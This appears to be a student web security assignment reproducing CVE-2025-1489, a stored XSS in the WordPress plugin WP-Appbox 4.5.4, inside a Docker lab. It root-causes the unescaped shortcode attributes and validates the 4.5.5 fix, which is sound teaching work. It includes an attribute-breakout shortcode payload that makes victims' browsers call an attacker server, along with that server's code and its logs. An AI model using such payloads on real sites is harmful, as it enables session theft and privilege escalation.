COMP90074: Web Security
Assignment 3 (CVE-2025-1489)

Student Name: Khai Fung Lee
Student ID: 1242579
October 2025

1. Executive Summary

We identified and reproduced a client-side stored cross-site scripting (XSS) vulnerability in the WordPress plugin WP-Appbox (v4.5.4). The flaw allows attacker-controlled input placed in a post's Appbox shortcode to be rendered into page output due to insufficient input sanitization and output escaping on user-supplied attributes, thus enabling execution of malicious script via attribute contexts (NVD, 2025). The issue is tracked as CVE-2025-1489 and has been fixed in v4.5.5.

2. Vulnerability Description

Vulnerability Type: Stored XSS

How does the Vulnerability work?
In WP-Appbox 4.5.4, the plugin exposes a shortcode [appbox …] that accepts an application ID `appID` and user-provided shortcode attributes, which were not properly sanitized or escaped at the entry point of the plugin.

In the file `createoutput.class.php`, parts of the shortcode data are inserted into HTML attributes or inline styles, which allows for attribute-context injection (Figure C1 & C2). By crafting an `appID` that forces a background image, we were able to confirm repeatable outbound GET requests to an attacker server, which are clear indicators of client-side stored XSS (Figure L1).

Components Involved:
- Application: WordPress
- Plugin: WP-Appbox 4.5.4, handles shortcode and HTML generation paths
- Language/Runtime: PHP 8.1, Apache
- Templates: WP-Appbox templates where attribute values are inserted
- Browser: executes the injected attribute context on victim's browser

3. Vulnerability Reproduction

Environment Setup:
- Host OS used: MacOS (Linux/Windows also suitable)
- Container platform: Docker Desktop
- Images used: WordPress + MariaDB to setup application, Attacker container to log inbound requests from WordPress server
- Target plugin: WP-Appbox 4.5.4 installed under 'wp-content/plugins/wp-appbox'
- Software versions: WordPress 6.4, PHP 8.1, MariaDB 10.6, Python 3.11, WP-Appbox 4.5.4, Docker Desktop 4.43.2

Reproduction Steps:
Prerequisites: Docker Desktop and 'svn' installed on your host.

1. Create a working directory by opening terminal and running:
   `mkdir -p ~/wp-appbox-lab`

2. Docker configuration: Navigate to working directory and create ‘docker-compose.yml’ (contents in Figure C3).

3. Setup attacker server:
    a. Create file at ‘attacker/server.py’ (contents in Figure C4)
    b. In this folder, create a small ping.png to avoid 404 requests:
    ```
    printf
    '\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR\x00\x00\x00\x01
    \x00\x00\x00\x01\x08\x06\x00\x00\x00\x1f\x15\xc4\x89
    \x00\x00\x00\nIDATx\x9cc``\x00\x00\x00\x02\x00\x01\x
    e2!\xbc3\x00\x00\x00\x00IEND\xaeB`\x82' > ping.png
    ```

4. Get WP-Appbox plugin: use SVN to pull tag 4.5.4 by running:
    ```
    mkdir -p source
    cd source
    svn checkout https://plugins.svn.wordpress.org/wp-appbox/tags/4.5.4 wp-appbox-4.5.4
    ```
    a. Verify the WordPress files exist in your directory.

5. Start the Docker lab by running from ‘wp-appbox-lab’ directory:
    ```
    docker-compose up -d
    ```
    a. Verify that the containers are running by opening ‘http://localhost:8000’ on your browser to access WordPress.

6. Complete WordPress setup:
    a. Name the site title anything.
    b. Create Admin user: username ‘admin’ and any password.
    c. Login to WP as admin, then navigate to Plugins tab. You should see WP-Appbox. Click ‘Activate’ to activate the plugin.
    d. If plugin is not visible, ensure the mount path exists and restart the container:
    ```
    docker-compose restart wordpress
    ```
    e. In WP, create a user with a username ‘attacker’, any email, role ‘Author’, and any password.

7. Prepare malicious payload:
    a. We will create a post as ‘attacker’ containing the vulnerable shortcode. The payload contains a URL that points to the attacker server (localhost:8001)
    b. If the plugin outputs the ‘appID’ attribute unsanitized, the request in ‘style’ attribute will render, and the victim’s browser will request /ping.png from the attacker server.
    c. Shortcode payload:
    ```
    [appbox wordpress classic-editor class=’”
    style=”background-
    image:url(http://localhost:8001/ping.png?case=class bg&tok=pre fix 003&t=1)” x=”’]
    ```

8. Publish malicious post as ‘attacker’:
    a. As ‘attacker’ user, go to Posts → Add New → use Shortcode block
    b. Paste the exact shortcode in step 7, then publish the post.
    c. In an incognito browser, login as admin user and view the post created.

d. To keep triggering the request, edit post as ‘attacker’ and replace the ‘t=’ with a new value, save, and reload the post.

9. Collect evidence:
    a. Attacker logs: attacker container should be running so you can view ‘attacker/requests.log’ for attacker server logs, or run on terminal: `tail -f attacker/requests.log`
    b. Request/response logs: Go to your browser’s Developer Tools > Network > Reload page > Save all as HAR
    c. Rendered HTML snippet: On your browser, navigate to Developer > View Source.

10. Proof of indicator:
    a. Attacker logs: there should be lines like: (Figure L1)
    `192.168.x.x - - "GET /ping.png?... HTTP/1.1" 200 -`
    `192.168.x.x - - "GET /ping.png? … HTTP/1.1" referrer=http://localhost:8000`
    b. Request/response logs: Navigate to browser’s Developer Tools > Network > Import HAR file > choose saved HAR file. You should be able to see an outgoing GET request for ping.png (Figure L2).
    c. Rendered HTML snippet: Ctrl + F ‘ping.png’ to find the appbox HTML snippet like in Figure L3.

Evidence Collected:

- Attacker logs: screenshots of incoming requests into attacker server (Figure L1).
- Request/response logs: viewable HAR files (Figure L2).
- Rendered HTML snippets: Browser View Source highlighting injected style attribute (Figure L3).

4. Root Cause Analysis

The bug existed due to a gap in logic and defence-in-depth. Output escaping for shortcode attributes was incomplete, as the plugin parsed and passed ‘appID’ and related attributes through builders that ultimately wrote into HTML/CSS contexts without guaranteed context-specific escaping.

In ‘createoutput.class.php’, the shortcode handler constructed $attr from raw inputs and generated output without escaping the entire attribute set (Figure C1). Looking at the malicious payload, we created an appID `x="`, which allowed our style attribute to close the attribute tag and inject a ‘style=’ that fires the network request.

Figure C2 reveals another flaw at a sink, where the Microsoft icon path unsafely concatenates attribute fragments, thus allowing {ICON} to insert a malicious payload as well (e.g style="…") to smuggle data through CSS. Although this isn’t user-controlled, it is unsafe practice.

In Figure C5, we can see the function in ‘wp-appbox.php’ where $appboxAttributs were used without ‘esc_attr’ on each element, indicating a lack of sanitisation.

Shortcode parsing and rendering paths can be deceptively complex due to reasons such as many helper classes and style-template substitutions, thus making context-aware escaping easy to miss. It is also likely that insufficient unit/integration tests for shortcode inputs routed into attributes, URLs, CSS, and templates were conducted.

5. Scope of Impact

All versions earlier than WP-Appbox 4.5.5 were affected by this vulnerability. By simple attribute injection, attackers could exploit this flaw by script execution on the victim's browser session, which could result in stolen session tokens and access to sensitive data. If the victim was an admin, the attacker would be able to escalate privilege by adding new accounts with set roles, thus causing a full system compromise.

These issues could spread if public WordPress sites started allowing untrusted authors to create content with WP-Appbox shortcode, or if WordPress allowed for aggressive caching, which would result in browsers serving the stored payload more broadly.

In realistic environments, this vulnerability could be exploited very easily, given that inserting shortcode content is highly common for author-level users. Furthermore, with access to the source code, attackers can identify and craft the unescaped attributes to trigger the flaw.

This vulnerability has been fixed since version 4.5.5, thus allowing for easy implementation and minimal operational impact. A simple version upgrade is unlikely to break current valid IDs.

6. Mitigation and Action Plan

Immediate Mitigations:

- Update to WP-Appbox 4.5.5.
- Purge caches (page cache/CDN) and restart PHP/Apache to clear opcache.
- Re-test prior payload to ensure no outbound requests or attribute breakouts.

Medium/Long-term Plan:

- Enforce contextual escaping at all sinks (esc_attr, esc_url, esc_html).
- Conduct unit testing: construct shortcode with malicious payloads.
- Secure design patterns: centralize input validation at boundaries, employ Content Security Policy (CSP) where feasible.

7. Fix Implementation & Validation

Figure C6 illustrates the code differences between version 4.5.4 and 4.5.5. No changes are made in 'createoutput.class.php', but centralized sanitization (esc_attr) is added to the shortcode entry point for all attributes in 'wp-appbox.php' (line 322).

Steps to Apply Fix:

1. Use Docker to create snapshot of pre-fix lab.

2. Overwrite the old version plugin:
```
docker compose exec wordpress bash -lc '
   set -e
   cd /tmp &&
   curl -fL -o wp-appbox-4.5.5.zip
https://downloads.wordpress.org/plugin/wp-
appbox.4.5.5.zip &&
   rm -rf /tmp/wp-appbox-4.5.5 && mkdir /tmp/wp-appbox-
4.5.5 &&
   unzip -q wp-appbox-4.5.5.zip -d /tmp/wp-appbox-4.5.5'
docker compose exec wordpress bash -lc '
   set -e
   cp -a /tmp/wp-appbox-4.5.5/wp-appbox/.
/var/www/html/wp-content/plugins/wp-appbox/
'
```
    a. Restart containers to clear opcache
       `docker compose restart wordpress`

3. Validate post-fix evidence:
    a. Version check: Verify correct plugin version (4.5.5) by logging in as admin > Plugins > WP-Appbox version, or alternatively on terminal:
       ```
       docker compose exec wordpress bash -lc "
          grep -n 'WPAPPBOX_PLUGIN_VERSION' -R
       /var/www/html/wp-content/plugins/wp-
       appbox/inc/definitions.php"
       ```
    b. Code presence: check if 'wp-appbox.php' contains 'array_map('esc_attr' …) line under wpAppbox_createAppbox function

4. Re-run test: Refresh and view vulnerable post in browser in incognito tab.
    a. Attacker logs: no new GET /ping.png request hits in requests.log
    b. Network HAR: no outbound requests from localhost:8000 to attacker host (Figure L4).
    c. View Source: the injected special characters like ' are escaped (Figure L5), thus no requests will be triggered.

Potential Regressions/Trade-offs:
Due to the minimal fix, there are minimal regressions in the application. Only non-ASCII or quote characters in attributes are now HTML-escaped, which is good for security. One thing to note is that any future features that add new sinks must apply contextual escaping, even with this boundary sanitisation in place.

8. Future Lessons

1. Input sanitisation at boundaries and escaping at sinks is a must for shortcodes, blocks, and template rendering.
2. Run automated hostile-input tests to verify and validate fixes.
3. Manual security reviews for user-generated content paths are recommended.
4. Employ CSP as an additional defence layer to help detect issues earlier.

This case emphasizes how small gaps in context-aware output encoding can turn into severe XSS risks, even in mature plugins. Sanitizing shortcode attributes before template rendering is a straightforward fix, but durable prevention relies on defense-in-depth, such as consistent use of esc_attr(), esc_url(), esc_html().

Appendix

References (URLs):

NVD. (2025, February 24). *Cve-2025-1489*. https://nvd.nist.gov/vuln/detail/CVE-2025-1489

Code Snippets:

Figure C1 – WP-Appbox 4.5.4 createoutput.class.php, raw user-supplied appID

```
433  if ( 'notfound' == $error_type && ( get_option('wpAppbox_eOnlyAuthors') == false || wpAppbox_isUserAuthor() ) ):
434      $cacheID_ = new wpAppbox_GetAppInfoAPI;
435      $cssClasses = 'wpappbox wpappbox-' . $cacheID_->getCacheID( $storeID, $appID ) . ' ' . $storeID;
436      $template = str_replace( '{WPAPPBOXCSSCLASSES}', $cssClasses, $template );
437      $template = str_replace( '{WPAPPBOXVERSION}', WPAPPBOX_PLUGIN_VERSION, $template );
438      # Unescaped user-supplied attribute 1
439      $template = str_replace( '{APPID}', $appID, $template );
440      $template = str_replace( '{ERRORMSG}', $errorMessage, $template );
441      $template = str_replace( '{ERRORMSG_ATTR}', esc_attr( $errorMessage ), $template );
442      $template = str_replace( '{ICON}', 'https://www.gravatar.com/avatar/' . md5( $appID ) . '?s=128&d=retro&r=G', $template );
443      $template = str_replace( '{ICON}', plugins_url( 'img/wpappbox-icon.png', dirname( __FILE__ ) ), $template );
444      $apiDummy = new wpAppbox_GetAppInfoAPI();
445      # Unescaped user-supplied attribute 2
446      $template = str_replace( '{APPLINK}', $apiDummy->getStoreURL( $storeID, $appID ), $template );
447      # Unescaped user-supplied attribute 3
448      $template = str_replace( '{GOOGLESEARCH}', 'https://www.google.com/search?q=' . $appID . '+' . $storeID, $template );
449      if ( get_option('wpAppbox_nofollow') ):
450          $template = str_replace( '<a ', '<a rel="nofollow" ', $template );
```

Figure C2 – WP-Appbox 4.5.4 createoutput.class.php, unescaped icon attribute

```
194  function returnAppIcon( $cacheID, $appIcon, $appStore, $appBackground = '' ) {
195      $imageCache = new wpAppbox_imageCache;
196      $appIcon = $imageCache->cacheImages( $appIcon, $cacheID, 'ai' );
197      $appIcon = $this->cleanURL( $appIcon );
198      $appIcon = $this->returnImageProxyURL( $appIcon );
199      #·Unescaped attribute {ICON}
200      if ( $appStore == 'microsoftstore' && $appBackground != '' ) {
201          return( $appIcon . '" style="' . $appBackground . ';');
202      } else {
203          return( $appIcon );
204      }
205  }
```

Figure C3 – docker-compose.yml file contents

```
services:
  db:
    image: mariadb:10.6
    environment:
      MYSQL_ROOT_PASSWORD: example-root-pw
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wp
      MYSQL_PASSWORD: wp-pass
    volumes:
      - db_data:/var/lib/mysql
    networks:
      - labnet

  wordpress:
    image: wordpress:6.4-php8.1-apache
```

```
    depends_on:
      - db
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wp
      WORDPRESS_DB_PASSWORD: wp-pass
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wordpress_data:/var/www/html
      - ./source/wp-appbox-4.5.4:/var/www/html/wp-
content/plugins/wp-appbox:rw
    ports:
      - "8000:80"
    networks:
      - labnet

  attacker:
    image: python:3.11-slim
    working_dir: /srv
    command: ["python3", "-u", "/srv/server.py"]
    volumes:
      - ./attacker:/srv
    ports:
      - "8001:8000"
    networks:
      - labnet

volumes:
  db_data:
  wordpress_data:

networks:
  labnet:
    driver: bridge
```

Service ‘db’: MariaDB 10.6 with a persistent data volume on a private bridge network
Service ‘wordpress’: Runs WordPress 6.4 on PHP 8.1 (Apache), exposes port 8000, and mounts plugin source into the plugins folder to enable live edits
Service ‘attacker’: Simple Python HTTP server to log requests/responses.


Figure C4 – attacker/server.py file contents

```
# This is a simple Python HTTP server for attacker to log
callbacks, requests, etc.

from http.server import SimpleHTTPRequestHandler, HTTPServer
import os

LOGFILE="/srv/requests.log"

class H(SimpleHTTPRequestHandler):
```

```
    def log_message(self, fmt, *args):
        s = "%s - - %s\n" % (self.client_address[0], fmt %
args)
        print(s, end="")
        try:
            with open(LOGFILE, "a") as f:
                f.write(s)
        except Exception as e:
                print(f"[Logger] Failed to write log: {e}")

    def do_GET(self):
        # Log key headers for attribution
        ref = self.headers.get("Referer", "-")
        ua  = self.headers.get("User-Agent", "-")
        self.log_message('"%s %s %s" referer="%s" ua="%s"',
self.command, self.path, self.request_version, ref, ua)
        super().do_GET()

    def do_HEAD(self):
        ref = self.headers.get("Referer","-");
ua=self.headers.get("User-Agent","-")
        self.log_message('"%s %s %s" referer="%s" ua="%s"',
self.command, self.path, self.request_version, ref, ua)
        super().do_HEAD()

if __name__ == "__main__":
    # Ensure we serve files (if any) from /srv
    try:
        # Any files dropped into /attacker are served
        os.chdir("/srv")
    except Exception:
        pass

    # Start HTTP server on 0.0.0.0:8000
    httpd = HTTPServer(("0.0.0.0", 8000), H)
    print("Attacker server listening on port 8000")
    httpd.serve_forever()
```


This is a simple server file that starts an HTTP server on 0.0.0.0:8000, then overrides log messages to append to /srv/request.log.

Figure C5 – WP-Appbox 4.5.4 wp-appbox.php, unescaped attributes



```
function wpAppbox_createAppbox( $appboxAttributs, $content = null ) {
    if ( is_admin() ) return( false );
    global $wpAppboxFirstShortcode;
    $runtimeStart = microtime( true );
    wpAppbox_errorOutput( "//==========================================" );
    $attr = new wpAppbox_CreateAttributs;
    $attr = $attr->devideAttributs( $appboxAttributs );
    wpAppbox_errorOutput( "APP-ID: ".$attr['appid'] );
    $output = new wpAppbox_CreateOutput;
    $output = $output->theOutput( $attr );
    if ( $wpAppboxFirstShortcode ):
        if ( !get_option('wpAppbox_disableDefer') ):
            wpAppbox_registerStyle();
            wpAppbox_loadFonts();
        endif;
        $wpAppboxFirstShortcode = false;
    endif;
    $runtimeEnd = microtime( true );
    $runetimeResult = $runtimeEnd - $runtimeStart;
    wpAppbox_errorOutput( "function: wpAppbox_createAppbox() ---> Runtime: $runetimeResult seconds\n" );
    wpAppbox_errorOutput( "//==========================================\n\n" );
    return( $output );
}

```

Figure C6 – WP-Appbox 4.5.5 wp-appbox.php, implemented fix



```
/**
* Appbox-Banner erstellen und ausgeben
*
* @since   2.0.0
* @change  4.5.5
*
* @param   string  $appboxAttributs  Attribute des Shortcodes
* @param   string  $content          Inhalte des Shortcodes [deprecated]
* @return  string  $output           Ausgabe des Banners
*/

function wpAppbox_createAppbox( $appboxAttributs, $content = null ) {
    if ( is_admin() ) return( false );
    $appboxAttributs = array_map( 'esc_attr', $appboxAttributs );
    global $wpAppboxFirstShortcode;
    $runtimeStart = microtime( true );
    wpAppbox_errorOutput( "//==========================================" );
    $attr = new wpAppbox_CreateAttributs;
    $attr = $attr->devideAttributs( $appboxAttributs );
    wpAppbox_errorOutput( "APP-ID: ".$attr['appid'] );
    $output = new wpAppbox_CreateOutput;
    $output = $output->theOutput( $attr );
    if ( $wpAppboxFirstShortcode ):
        if ( !get_option('wpAppbox_disableDefer') ):
            wpAppbox_registerStyle();
            wpAppbox_loadFonts();
        endif;
        $wpAppboxFirstShortcode = false;
    endif;
    $runtimeEnd = microtime( true );
    $runetimeResult = $runtimeEnd - $runtimeStart;
    wpAppbox_errorOutput( "function: wpAppbox_createAppbox() ---> Runtime: $runetimeResult seconds\n" );
    wpAppbox_errorOutput( "//==========================================\n\n" );
    return( $output );
}
```

Request/Response Logs:

Figure L1 – screenshots incoming GET requests from victim's browser to attacker server

```
29   192.168.65.1 - - "GET /ping.png?case=class_bg&tok=pre_fix_003 HTTP/1.1" referer="http://localhost:8000/"
30   192.168.65.1 - - "GET /ping.png?case=class_bg&tok=pre_fix_003 HTTP/1.1" 200 -
31   192.168.65.1 - - "GET /ping.png?case=class_bg&tok=pre_fix_003 HTTP/1.1" referer="http://localhost:8000/"
32   192.168.65.1 - - "GET /ping.png?case=class_bg&tok=pre_fix_003 HTTP/1.1" 200 -
```

Figure L2 – screenshots of outgoing GET request from victim's browser





Figure L3 – screenshot of rendered code in HTML code of the post page

Figure L4 - screenshot of network HAR for post page post-fix, no outgoing GET requests to attacker server



Name	Status	Type	Initiator	Size	Time
?p=10	200	document	Other	15.4 kB	154 ms
dashicons.min.css?ver=6.4.3	200	stylesheet	localhost:8000/?p=10:17	(memory cache)	0 ms
hoverintent-js.min.js?ver=2.2.1	200	script	localhost:8000/?p=10:630	(memory cache)	0 ms
admin-bar.min.js?ver=6.4.3	200	script	localhost:8000/?p=10:631	(memory cache)	0 ms
comment-reply.min.js?ver=6.4.3	200	script	localhost:8000/?p=10:515	(memory cache)	0 ms
admin-bar.min.css?ver=6.4.3	200	stylesheet	localhost:8000/?p=10:18	(memory cache)	0 ms
style.min.css?ver=6.4.3	200	stylesheet	localhost:8000/?p=10:41	(memory cache)	0 ms
styles.min.css?ver=4.5.5	200	stylesheet	localhost:8000/?p=10:88	(memory cache)	0 ms
css?family=Open+Sans%3A300italic%2C400italic%2C600...	200	stylesheet	localhost:8000/?p=10:89	(memory cache)	0 ms
common.min.css?ver=6.4.3	200	stylesheet	localhost:8000/?p=10:191	(memory cache)	0 ms
interactivity.min.js?ver=6.4.3	200	script	localhost:8000/?p=10:231	(memory cache)	0 ms
view.min.js?ver=e3d6f3216904b5b42831	200	script	localhost:8000/?p=10:232	(memory cache)	0 ms
c2e676623b4feee752c2acab6709af7d?s=128&d=retro&r...	200	png	localhost:8000/?p=10:352	(memory cache)	0 ms
memvYaGs126MiZpBA-UvWbX2vVnXBbObj2OVTVOmu0...	200	font	fonts.googleapis.com/css?famil	(memory cache)	0 ms
memvYaGs126MiZpBA-UvWbX2vVnXBbObj2OVTS-mu0S...	200	font	fonts.googleapis.com/css?famil	(memory cache)	0 ms
Inter-VariableFont_slnt,wght.woff2	200	font	localhost:8000/?p=10:559	(memory cache)	0 ms
